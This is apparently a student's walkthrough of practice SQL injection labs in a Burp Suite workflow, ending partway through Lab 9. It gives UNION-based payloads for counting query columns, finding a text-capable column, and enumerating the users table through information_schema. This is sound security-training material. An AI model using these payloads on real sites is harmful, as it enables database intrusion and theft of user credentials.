
3) Assume the query is:
1
SELECT * FROM products WHERE category='gifts'
4) Use UNION-based injection to determine the column count:
One column (fails):
1
' UNION SELECT null--

Two columns (fails):
1
' UNION SELECT null,null--


Three columns (works) → SOLVED:
1
' UNION SELECT null,null,null--
LAB 8 — SQL Injection UNION Attack, Finding a Column Containing Text
Level:
PRACTITIONER
Analysis
| Vulnerability | SQL injection vulnerability in the product category filter |
| Goal | identify which column of the query’s output is suitable for retrieving string data |
| Key Concept | Swapping each NULL in the UNION SELECT for a string literal, one column at a time, shows which position accepts a varchar-type value without a database type-mismatch error — that’s the column usable for text extraction. |
Steps
1) Start the lab and Burp, make a request for a category like gifts, intercept, and send to Repeater: 
2) Verify the vulnerability with ' after gifts — internal server error: 
3) Determine the column count via UNION-based SQLi — it’s three:
1
' UNION SELECT null,null,null--

4) Determine which column accepts text by replacing each NULL with a string one at a time.
Replace the first NULL — fails with internal server error:
1
' UNION SELECT 'sdf',null,null--

Replace the second NULL — works:
1
' UNION SELECT null,'sdf',null--

5) To solve the lab, make the app return d7uROL: 
6) Add this string in column 2 → SOLVED: 

LAB 9 — SQL Injection UNION Attack, Retrieving Data from Other Tables
Level:
PRACTITIONER
Analysis
| Vulnerability | SQL injection vulnerability in the product category filter |
| Goal | retrieve the contents of the users table |
| Key Concept | Once the column count and the text-compatible column are known, the same UNION SELECT can target any other table (e.g. users) instead of the original one, pulling out arbitrary data such as usernames and passwords. |
Steps
1) Start the lab and Burp, make a request for a category like gifts, intercept, and send to Repeater:

2) Verify the vulnerability with ' after gifts — internal server error: 
3) Determine the column count:
One column (fails):
1
' UNION SELECT null--

Two columns (works): 
4) Enumerate the database and find a table named users: 
5) Enumerate its columns:
1
' UNION SELECT column_name,null FROM information_schema.columns WHERE table_name='users'--
